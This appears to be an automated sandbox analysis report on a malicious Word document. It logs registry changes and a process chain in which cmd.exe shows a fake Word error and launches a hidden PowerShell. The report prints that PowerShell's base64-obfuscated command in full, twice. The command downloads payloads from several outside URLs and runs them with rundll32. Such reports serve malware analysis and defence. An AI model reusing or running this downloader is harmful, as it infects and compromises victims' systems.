00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			FF FF FF FF 00 00 00 00 00 00 00				
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	File Path	unicode	C:\Users\user\AppData\Local\Temp\imgs.htm	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	Datetime	unicode	2021-01-07T11:53	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Reading Locations\Document 0	Position	unicode	0 0	success or wait	1	66A05805	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109110000000000000000F01FEC\Usage	ProductFiles	dword	1378287631	1378287632	success or wait	1	66A05805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109110000000000000000F01FEC\Usage	ProductFiles	dword	1378287632	1378287633	success or wait	1	66A05805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Name	unicode	Recover Text from Any File	WordPerfect 5.x	success or wait	1	66A05805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Path	unicode	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\RECOVR32.CNV	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\WPFT532.CNV	success or wait	1	66A05805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Extensions	unicode	*	doc	success or wait	1	66A05805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Name	unicode	WordPerfect 5.x	WordPerfect 6.x - 7.0	success or wait	1	66A05805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Path	unicode	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\WPFT532.CNV	C:\Program Files (x86)\Common Files\Microsoft Shared\TextConv\WPFT632.CNV	success or wait	1	66A05805	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Office\16.0\Word\Text Converters\Import	Extensions	unicode	doc	wpd doc	success or wait	1	66A05805	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Resiliency\DocumentRecovery\1FE9F	1FE9F	binary	04 00 00 00 94 1A 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 68 00 61 00 72 00 64 00 7A 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 08 00 00 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 01 00 00 00 00 00 00 00 B6 0F 1F C3 2E E5 D6 01 9F FE 01 00 9F FE 01 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 94 1A 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 68 00 61 00 72 00 64 00 7A 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 08 00 00 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9F FE 01 00 9F FE 01 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	66A05805	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00				

Analysis Process: cmd.exe PID: 7000 Parent PID: 4940

General

Start time:	11:52:51
Start date:	07/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD IAAgACQAVQA2ADMANQAx AD0AWwBUAFkAcABFAF0AKAAiAHsAMgB9AHsAMAB9AHsAMQB9AHsANAB9AHsA MwB9AHsANQB9ACIAIAAtAEYAIAAnAHkAUwBUAEUAbQAuAGkAJwAsACcATwAu AGQAaQAnACwAJwBzACcALAAnAEUAYwBUAE8AJwAsACcAUgAnACwAJwBSAFkA JwApACAAIAA7ACQATwBMAFYAIAA9ACAAWwB0AFkAcABlAF0AKAAiAHsAMAB9 AHsANwB9AHsAMQB9AHsAOAB9AHsAMwB9AHsANgB9AHsANQB9AHsAMgB9AHsA NAB9ACIAIAAtAEYAJwBzAFkAJwAsACcAVABFAG0ALgBOAEUAJwAsACcAbgB0 AG0AQQBOACcALAAnAHYAJwAsACcAQQBHAGUAUgAnACwAJwBJACcALAAnAGkA QwBlAFAATwAnACwAJwBzACcALAAnAFQALgBzAGUAUgAnACkAIAAgADsAIAAg ACQARQByAHlAbwByAEEAYwB0AGkAbwBuAFAAcgBlAGYAZQByAGUAbgBjAGUA IAA9ACAAKAAnAFMAaQAnACsAKAAnAGwAZQAnACsAJwBuACcAKQArACcAdAAn ACsAKAAnAGwAeQAnACsAJwBDACcAKQArACgAJwBvAG4AdABpACcAKwAnAG4A JwArACcAdQBlACcAKQApADsAJABZAHQAZABfAHAAcABiAD0AJABIADQAXwBM ACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABRADAAMQBRADsA JABFADEANQBOAD0AKAAoACcATwAnACsAJwAxAF8AJwApACsAJwBWACcAKQA7 ACAAIAAoACAAZwBlAFQALQBWAGEAUgBpAGEAYgBsAGUAIAB1ADYAMwA1ADEA IAAtAFYAYQBMAFUARQBvAE4ATAB5ACAAKQA6ADoAIgBjAFIARQBgAEEAVABl AGQASQByAGAAZQBDAGAAVABvAHIAeQAiACgAJABIAE8ATQBFACAAKwAgACgA KAAnAHsAMAB9AE4AJwArACgAJwBzAGcAaAAnACsAJwBvACcAKQArACcAaAB0 AHsAMAB9ACcAKwAnAEcAJwArACcAYgAnACsAKAAnAGgANQByACcAKwAnADkA bwAnACkAKwAnAHsAMAB9ACcAKQAgAC0AZgAgACAAWwBjAEgAYQBSAF0AOQAy ACkAKQA7ACQATgA5ADUAVwA9ACgAKAAnAFMAJwArACcAMgA4ACcAKQArACcA UwAnACkAOwAgACAAKAAgACAATABzACAAIAB2AEEAcgBJAEEAQgBsAGUAOgBv AGwAVgApAC4AVgBBAGwAVQBFADoAOgAiAFMARQBDAFUAcgBgAEkAVABZAGAA UAByAE8AVABPAGAAYwBvAEwAIgAgAD0AIAAoACcAVABsACcAKwAoACcAcwAx ACcAKwAnADIAJwApACkAOwAkAEsAXwAyAEwAPQAoACcAQgA2ACcAKwAnADcA TwAnACkAOwAkAEIAZQB4AG8AMgA4AHQAIAA9ACAAKAAnAFEAMgAnACsAJwA3 AFYAJwApADsAJABNADYAOQBOAD0AKAAoACcAVQAnACsAJwA3ADIAJwApACsA JwBBACcAKQA7ACQAWgBjADcAbgA3AHkAXwA9ACQASABPAE0ARQArACgAKAAn AHsAJwArACcAMAAnACsAJwB9ACcAKwAoACcATgAnACsAJwBzAGcAJwApACsA JwBoAG8AaAB0AHsAMAB9ACcAKwAnAEcAJwArACgAJwBiACcAKwAnAGgANQBy ACcAKQArACcAOQBvAHsAMAB9ACcAKQAgAC0ARgBbAEMASABBAFIAXQA5ADIA KQArACQAQgBlAHgAbwAyADgAdAArACgAJwAuAGQAJwArACcAbABsACcAKQA7 ACQATgBfADEAVwA9ACgAKAAnAE0AJwArACcAMwA0ACcAKQArACcAWQAnACkA OwAkAEkAbABlAF8AdgBhAGEAPQAoACcAXQAnACsAKAAnAGIAMgAnACsAJwBb ACcAKwAnAHMAOgAvAC8AdwAnACsAJwBoAGUAZQBsACcAKQArACcAYwBvACcA KwAnAG0AbwAnACsAJwB2AGkAJwArACgAJwBuACcAKwAnAGcALgBjAG8AJwAr ACcAbQAvAHAAJwApACsAJwAvAFIAJwArACcAdQAnACsAJwBNACcAKwAoACcA ZQBSAFAAJwArACcAYQAnACkAKwAnAC8AQAAnACsAKAAnAF0AJwArACcAYgAy AFsAcwA6AC8AJwApACsAKAAnAC8AJwArACcAMAAwACcAKQArACcAegAnACsA KAAnAHkAJwArACcAawB1ACcAKQArACcALgAnACsAJwBjAG8AJwArACgAJwBt AC8AdwAnACsAJwBwACcAKwAnAC0AYQBkAG0AaQBuAC8AJwArACcAZQAnACkA KwAoACcAWQB1ADEAJwArACcAUQAvACcAKQArACcAQABdACcAKwAnAGIAJwAr ACgAJwAyAFsAJwArACcAcwA6AC8ALwBrACcAKQArACgAJwBlACcAKwAnAHQA bwByAGUAJwApACsAKAAnAHMAZQAnACsAJwB0AG0AJwApACsAKAAnAGUAJwAr ACcALgBjAG8AbQAnACkAKwAnAC8AdwAnACsAJwBwACcAKwAoACcALQAnACsA JwBjAG8AbgB0ACcAKQArACgAJwBlACcAKwAnAG4AdAAvAHAAbQBKACcAKQAr ACcALwAnACsAKAAnAEAAJwArACcAXQBiACcAKQArACcAMgAnACsAKAAnAFsA JwArACcAcwBzADoALwAnACsAJwAvACcAKQArACgAJwByAHkAYwBvACcAKwAn AG0AJwApACsAJwBwACcAKwAoACcAdQB0ACcAKwAnAGUAJwApACsAJwByAC4A JwArACgAJwBjAG8AbQAvAGMAJwArACcAbwBuACcAKQArACgAJwB0AGUAbgAn ACsAJwB0AC8AVAAnACkAKwAoACcATAAvAEAAXQAnACsAJwBiACcAKwAnADIA WwBzACcAKwAnAHMAJwApACsAKAAnADoAJwArACcALwAvACcAKQArACcAZAAt ACcAKwAoACcAYwAnACsAJwBlAG0AJwArACcALgBjAG8AbQAnACkAKwAnAC8A JwArACcAdwBwACcAKwAoACcALQBhACcAKwAnAGQAJwApACsAKAAnAG0AJwAr ACcAaQBuACcAKQArACcALwAnACsAKAAnAEoAJwArACcAUwBMAHcARwAxACcA KQArACgAJwAvAEAAXQBiADIAWwBzACcAKwAnADoAJwArACcALwAnACkAKwAn AC8AJwArACgAJwB0AGgAZQBiAGUAcwAnACsAJwB0ACcAKQArACcAZgAnACsA KAAnAGkAawByAGEAJwArACcAaAAuACcAKwAnAGMAbwAnACkAKwAnAG0AJwAr ACgAJwAvAHcAcAAtACcAKwAnAGEAZABtACcAKwAnAGkAJwArACcAbgAvACcA KQArACgAJwBmACcAKwAnAE8ASQBsACcAKwAnAFYAWAAvAEAAJwApACsAKAAn AF0AYgAyACcAKwAnAFsAJwApACsAKAAnAHMAcwA6AC8AJwArACcALwAnACkA KwAoACcAcABoACcAKwAnAGEAdwAnACkAKwAoACcAYQB5AGEAJwArACcAZwBl ACcAKQArACcAbgAnACsAKAAnAGMAeQAnACsAJwAuAGMAbwBtAC8AJwApACsA JwB3ACcAKwAnAHAAJwArACgAJwAtACcAKwAnAGEAZAAnACkAKwAnAG0AaQAn ACsAJwBuACcAKwAoACcALwAnACsAJwBtAFgAbwAnACkAKwAnADQAYgAnACsA JwAvACcAKQAuACIAcgBlAHAAYABMAGAAQQBDAEUAIgAoACgAKAAnAF0AYgAn ACsAJwAyAFsAJwApACsAJwBzACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcA cwBkACcALAAnAHMAdwAnACkALAAoACcAaAAnACsAKAAnAHQAdAAnACsAJwBw ACcAKQApACwAJwAzAGQAJwApAFsAMQBdACkALgAiAHMAYABwAEwASQBUACIA KAAkAEUAXwBfAFYAIAArACAAJABZAHQAZABfAHAAcABiACAAKwAgACQAQwA1 ADQAWQApADsAJABKADMANwBWAD0AKAAoACcARwA1ACcAKwAnADIAJwApACsA JwBDACcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQAWQBmAHAAZAB2AHUAcgAg AGkAbgAgACQASQBsAGUAXwB2AGEAYQApAHsAdAByAHkAewAoAC4AKAAnAE4A ZQB3AC0AJwArACcATwBiACcAKwAnAGoAZQBjAHQAJwApACAAUwBZAHMAdABl AG0ALgBuAEUAdAAuAHcAZQBiAGMATABpAEUAbgBUACkALgAiAEQAbwBXAGAA TgBgAGwAYABvAGEAZABmAEkAbABlACIAKAAkAFkAZgBwAGQAdgB1AHIALAAg ACQAWgBjADcAbgA3AHkAXwApADsAJABXADAAMgBIAD0AKAAnAEMAJwArACgA JwA1ADkAJwArACcAWAAnACkAKQA7AEkAZgAgACgAKAAuACgAJwBHAGUAdAAt AEkAJwArACcAdABlAG0AJwApACAAJABaAGMANwBuADcAeQBfACkALgAiAEwA RQBuAEcAYABUAEgAIgAgAC0AZwBlACAAMwA4ADQAMQAzACkAIAB7AC4AKAAn AHIAJwArACcAdQBuACcAKwAnAGQAbABsADMAMgAnACkAIAAkAFoAYwA3AG4A NwB5AF8ALAAoACcAQwBvACcAKwAoACcAbgB0ACcAKwAnAHIAbwAnACkAKwAo ACcAbABfAFIAJwArACcAdQAnACsAJwBuAEQATAAnACkAKwAnAEwAJwApAC4A IgB0AG8AcwB0AGAAUgBgAEkATgBHACIAKAApADsAJABVADcAOABXAD0AKAAn AE0AMAAnACsAJwAxAE4AJwApADsAYgByAGUAYQBrADsAJABGADIANABUAD0A KAAnAEsAJwArACgAJwAzACcAKwAnADgATAAnACkAKQB9AH0AYwBhAHQAYwBo AHsAfQB9ACQAQQAzADEASQA9ACgAJwBWACcAKwAoACcAOAAnACsAJwA4AEoA JwApACkA

Imagebase:	0x7ff77d8b0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 7012 Parent PID: 7000

General

Start time:	11:52:52
Start date:	07/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: msg.exe PID: 7044 Parent PID: 7000

General

Start time:	11:52:52
Start date:	07/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0x7ff7e7960000
File size:	26112 bytes
MD5 hash:	EEB395D8DD3C1D6593903BD640687948
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 7064 Parent PID: 7000

General

Start time:	11:52:52
Start date:	07/01/2021

Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:	POwersheLL -w hidden -ENCOD IAAgACQAVQA2ADMANQAxAD0AW wBUAFkAcABFAF0AKAAiAHsAMgB9AHsAMAB9AHsAMQB9AHsANAB9AHsAMwB9A HsANQB9ACIAIAAtAEYAIAAnAHkAUwBUAEUAbQAuAGkAJwAsACcATwAuAGQAa QAnACwAJwBzACcALAAnAEUAYwBUAE8AJwAsACcAUgAnACwAJwBSAFkAJwApA CAAIAA7ACQATwBMAFYAIAA9ACAAWwB0AFkAcABlAF0AKAAiAHsAMAB9AHsAN wB9AHsAMQB9AHsAOAB9AHsAMwB9AHsANgB9AHsANQB9AHsAMgB9AHsANAB9A CIAIAAtAEYAJwBzAFkAJwAsACcAVABFAG0ALgBOAEUAJwAsACcAbgB0AG0AQ QBOACcALAAnAHYAJwAsACcAQQBHAGUAUgAnACwAJwBJACcALAAnAGkAQwBlA FAATwAnACwAJwBzACcALAAnAFQALgBzAGUAUgAnACkAIAAgADsAIAAgACQAR QByAHIAbwByAEEAYwB0AGkAbwBuAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9A CAAKAAnAFMAaQAnACsAKAAnAGwAZQAnACsAJwBuACcAKQArACcAdAAnACsAK AAnAGwAeQAnACsAJwBDACcAKQArACgAJwBvAG4AdABpACcAKwAnAG4AJwArA CcAdQBlACcAKQApADsAJABZAHQAZABfAHAAcABiAD0AJABIADQAXwBMACAAK wAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABRADAAMQBRADsAJABFA DEANQBOAD0AKAAoACcATwAnACsAJwAxAF8AJwApACsAJwBWACcAKQA7ACAAI AAoACAAZwBlAFQALQBWAGEAUgBpAGEAYgBsAGUAIAB1ADYAMwA1ADEAIAAtA FYAYQBMAFUARQBvAE4ATAB5ACAAKQA6ADoAIgBjAFIARQBgAEEAVABlAGQAS QByAGAAZQBDAGAAVABvAHIAeQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAnA HsAMAB9AE4AJwArACgAJwBzAGcAaAAnACsAJwBvACcAKQArACcAaAB0AHsAM AB9ACcAKwAnAEcAJwArACcAYgAnACsAKAAnAGgANQByACcAKwAnADkAbwAnA CkAKwAnAHsAMAB9ACcAKQAgAC0AZgAgACAAWwBjAEgAYQBSAF0AOQAyACkAK QA7ACQATgA5ADUAVwA9ACgAKAAnAFMAJwArACcAMgA4ACcAKQArACcAUwAnA CkAOwAgACAAKAAgACAATABzACAAIAB2AEEAcgBJAEEAQgBsAGUAOgBvAGwAV gApAC4AVgBBAGwAVQBFADoAOgAiAFMARQBDAFUAcgBgAEkAVABZAGAAUABvA E8AVABPAGAAYwBvAEwAIgAgAD0AIAAoACcAVABsACcAKwAoACcAcwAxACcAK wAnADIAJwApACkAOwAkAEsAXwAyAEwAPQAoACcAQgA2ACcAKwAnADcATwAnA CkAOwAkAEIAZQB4AG8AMgA4AHQAIAA9ACAAKAAnAFEAMgAnACsAJwA3AFYAJ wApADsAJABNADYAOQBOAD0AKAAoACcAVQAnACsAJwA3ADIAJwApACsAJwBBA CcAKQA7ACQAWgBjADcAbgA3AHkAXwA9ACQASABPAE0ARQArACgAKAAnAHsAJ wArACcAMAAnACsAJwB9ACcAKwAoACcATgAnACsAJwBzAGcAJwApACsAJwBoA G8AaAB0AHsAMAB9ACcAKwAnAEcAJwArACgAJwBiACcAKwAnAGgANQByACcAK QArACcAOQBvAHsAMAB9ACcAKQAgAC0ARgBbAEMASABBAFIAXQA5ADIAKQArA CQAQgBlAHgAbwAyADgAdAArACgAJwAuAGQAJwArACcAbABsACcAKQA7ACQAT gBfADEAVwA9ACgAKAAnAE0AJwArACcAMwA0ACcAKQArACcAWQAnACkAOwAkA EkAbABlAF8AdgBhAGEAPQAoACcAXQAnACsAKAAnAGIAMgAnACsAJwBbACcAK wAnAHMAOgAvAC8AdwAnACsAJwBoAGUAZQBsACcAKQArACcAYwBvACcAKwAnA G0AbwAnACsAJwB2AGkAJwArACgAJwBuACcAKwAnAGcALgBjAG8AJwArACcAb QAvAHAAJwApACsAJwAvAFIAJwArACcAdQAnACsAJwBNACcAKwAoACcAZQBSA FAAJwArACcAYQAnACkAKwAnAC8AQAAnACsAKAAnAF0AJwArACcAYgAyAFsAc wA6AC8AJwApACsAKAAnAC8AJwArACcAMAAwACcAKQArACcAegAnACsAKAAnA HkAJwArACcAawB1ACcAKQArACcALgAnACsAJwBjAG8AJwArACgAJwBtAC8Ad wAnACsAJwBwACcAKwAnAC0AYQBkAG0AaQBuAC8AJwArACcAZQAnACkAKwAoA CcAWQB1ADEAJwArACcAUQAvACcAKQArACcAQABdACcAKwAnAGIAJwArACgAJ wAyAFsAJwArACcAcwA6AC8ALwBrACcAKQArACgAJwBlACcAKwAnAHQAbwByA GUAJwApACsAKAAnAHMAZQAnACsAJwB0AG0AJwApACsAKAAnAGUAJwArACcAL gBjAG8AbQAnACkAKwAnAC8AdwAnACsAJwBwACcAKwAoACcALQAnACsAJwBjA G8AbgB0ACcAKQArACgAJwBlACcAKwAnAG4AdAAvAHAAbQBKACcAKQArACcAL wAnACsAKAAnAEAAJwArACcAXQBiACcAKQArACcAMgAnACsAKAAnAFsAJwArA CcAcwBzADoALwAnACsAJwAvACcAKQArACgAJwByAHkAYwBvACcAKwAnAG0AJ wApACsAJwBwACcAKwAoACcAdQB0ACcAKwAnAGUAJwApACsAJwByAC4AJwArA CgAJwBjAG8AbQAvAGMAJwArACcAbwBuACcAKQArACgAJwB0AGUAbgAnACsAJ wB0AC8AVAAnACkAKwAoACcATAAvAEAAXQAnACsAJwBiACcAKwAnADIAWwBzA CcAKwAnAHMAJwApACsAKAAnADoAJwArACcALwAvACcAKQArACcAZAAtACcAK wAoACcAYwAnACsAJwBlAG0AJwArACcALgBjAG8AbQAnACkAKwAnAC8AJwArA CcAdwBwACcAKwAoACcALQBhACcAKwAnAGQAJwApACsAKAAnAG0AJwArACcAa QBuACcAKQArACcALwAnACsAKAAnAEoAJwArACcAUwBMAHcARwAxACcAKQArA CgAJwAvAEAAXQBiADIAWwBzACcAKwAnADoAJwArACcALwAnACkAKwAnAC8AJ wArACgAJwB0AGgAZQBiAGUAcwAnACsAJwB0ACcAKQArACcAZgAnACsAKAAnA GkAawByAGEAJwArACcAaAAuACcAKwAnAGMAbwAnACkAKwAnAG0AJwArACgAJ wAvAHcAcAAtACcAKwAnAGEAZABtACcAKwAnAGkAJwArACcAbgAvACcAKQArA CgAJwBmACcAKwAnAE8ASQBsACcAKwAnAFYAWAAvAEAAJwApACsAKAAnAF0AY gAyACcAKwAnAFsAJwApACsAKAAnAHMAcwA6AC8AJwArACcALwAnACkAKwAoA CcAcABoACcAKwAnAGEAdwAnACkAKwAoACcAYQB5AGEAJwArACcAZwBlACcAK QArACcAbgAnACsAKAAnAGMAeQAnACsAJwAuAGMAbwBtAC8AJwApACsAJwB3A CcAKwAnAHAAJwArACgAJwAtACcAKwAnAGEAZAAnACkAKwAnAG0AaQAnACsAJ wBuACcAKwAoACcALwAnACsAJwBtAFgAbwAnACkAKwAnADQAYgAnACsAJwAvA CcAKQAuAClAcgBlAHAAYABMAGAAQQBDAEUAIgAoACgAKAAnAF0AYgAnACsAJ wAyAFsAJwApACsAJwBzACcAKQAsACgAWwBhAHIAcgBhAHkAXQAoACcAcwBkA CcALAAnAHMAdwAnACkALAAoACcAaAAnACsAKAAnAHQAdAAnACsAJwBwACcAK QApACwAJwAzAGQAJwApAFsAMQBdACkALgAiAHMAYABwAEwASQBUACIAKAAkA EUAXwBfAFYAIAArACAAJABZAHQAZABfAHAAcABiACAAKwAgACQAQwA1ADQAW QApADsAJABKADMANwBWAD0AKAAoACcARwA1ACcAKwAnADIAJwApACsAJwBDA CcAKQA7AGYAbwByAGUAYQBjAGgAIAAoACQAWQBmAHAAZAB2AHUAcgAgAGkAb gAgACQASQBsAGUAXwB2AGEAYQApAHsAdAByAHkAewAoAC4AKAAnAE4AZQB3A C0AJwArACcATwBiACcAKwAnAGoAZQBjAHQAJwApACAAUwBZAHMAdABlAG0AL gBuAEUAdAAuAHcAZQBiAGMATABpAEUAbgBUACkALgAiAEQAbwBXAGAATgBgA GwAYABvAGEAZABmAEkAbABlACIAKAAkAFkAZgBwAGQAdgB1AHIALAAgACQAW gBjADcAbgA3AHkAXwApADsAJABXADAAMgBIAD0AKAAnAEMAJwArACgAJwA1A DkAJwArACcAWAAnACkAKQA7AEkAZgAgACgAKAAuACgAJwBHAGUAdAAtAEkAJ wArACcAdABlAG0AJwApACAAJABaAGMANwBuADcAeQBfACkALgAiAEwARQBuA EcAYABUAEgAIgAgAgAC0AZwBlACAAMwA4ADQAMQAzACkAIAB7AC4AKAAnAHIAJ wArACcAdQBuACcAKwAnAGQAbABsADMAMgAnACkAIAAkAFoAYwA3AG4ANwB5A F8ALAAoACcAQwBvACcAKwAoACcAbgB0ACcAKwAnAHIAbwAnACkAKwAoACcAb ABfAFIAJwArACcAdQAnACsAJwBuAEQATAAnACkAKwAnAEwAJwApAC4AIgB0A G8AcwB0AGAAUgBgAEkATgBHACIAKAApADsAJABVADcAOABXAD0AKAAnAE0AM AAnACsAJwAxAE4AJwApADsAYgByAGUAYQBrADsAJABGADIANABUAD0AKAAnA EsAJwArACgAJwAzACcAKwAnADgATAAnACkAKQB9AH0AYwBhAHQAYwBoAHsAf QB9ACQAQQAzADEASQA9ACgAJwBWACcAKwAoACcAOAAnACsAJwA4AEoAJwApACkA
Imagebase:	0x7ff785e30000

File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
